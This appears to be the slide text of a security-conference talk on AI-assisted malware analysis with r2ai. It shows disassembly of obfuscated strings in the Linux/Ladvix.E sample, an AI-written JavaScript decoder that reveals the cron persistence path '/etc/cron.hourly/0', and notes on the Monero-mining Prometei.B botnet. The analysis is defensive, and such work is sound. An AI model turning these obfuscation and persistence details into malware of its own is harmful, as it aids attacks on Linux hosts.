- 943e1539d07eaffa4799661812c54bb67ea3f97c5609067688d70c87ab2f0ba4
- Read Stratosphere Lab, Rhombus: a new IoT Malware, and A. Apvrille MISC 139, Analyse de malware assistée par Intelligence Artificielle (in French).

Obfuscated strings - decoded by fcn.000015d0


```
0x00000fd7 lea rdi, [0x00001948]       ; "T)z?T?U!{XA!vU;sT<"
0x00000fde mov dword [var_2ch], 0x10   ; [0x10:4]=0x3e0003
0x00000fe6 mov qword [arg_38h], rax
0x00000feb movabs rax, 0x78547b425e544e51 ; 'QNT^B{Tx'
  ...
0x000010c4 call fcn.000015d0
```

Demo on auto mode



on Linux/Ladvix.E

r2ai de-obufscates Ladvix strings



```
    for (let i = 0; i < str.length; i++) {
        const char = str[i];
        const index = fromTable.indexOf(char);

        if (index !== -1 && index < toTable.length) {
            result += toTable[index];
        } else {
            // If character not found in mapping, keep as is
            result += char;
        }
    }

    return result;
}

// Deobfuscate the string from 0x1948
const obfuscatedStr = "T)z?T?U!{XA!vU;sT<";
const deobfuscatedStr = deobfuscate(obfuscatedStr);

console.log("Obfuscated string: " + obfuscatedStr);
console.log("Deobfuscated string: " + deobfuscatedStr);
```

```
Obfuscated string: T)z?T?U!{XA!vU;sT<
Deobfuscated string: /etc/cron.hourly/0

claude-3-7-sonnet-20250219 | total: 26133 in: 25096 out: 1037 | run: 4214 in: 3727 out: 487

[Assistant]
```

Linux/Prometei.B

- Family dates back to 2020. Sample from **February 2025**.
- Windows botnet, then Linux.
- Mines Monero cryptocurrency.
- Packed (UPX).


"After analyzing the code, this appears to be a **decompression** *that's part of a larger program."*

- AI didn't understand it was packed.
- Had to unpack manually, then continue with AI.
- NB. Disassemblers/decompilers don't unpack either

Take Away

Treat AI as a smart intern:

- **Check all facts** which seem important to you. Remember the **AI is an excellent story teller**, but the story may be true or false!
- AI returns a weak answer? Don't abandon at your first attempt. **Improve/adapt your prompt. You will need several prompts for a good answer.**
- **Beware what you execute** on your host - with r2ai or MCP



Thank You / Takk

Kudos to Sergi Alvarez, Daniel Nakov

- https://github.com/radareorg/r2ai
- @cryptax (Blue Sky, Mastodon, Discord)
- Download slides: https://www.fortiguard.com/events
- Read https://arxiv.org/pdf/2504.07574
- https://ph0wn.org CTF - France
- Thanks to BSides Kristiansand!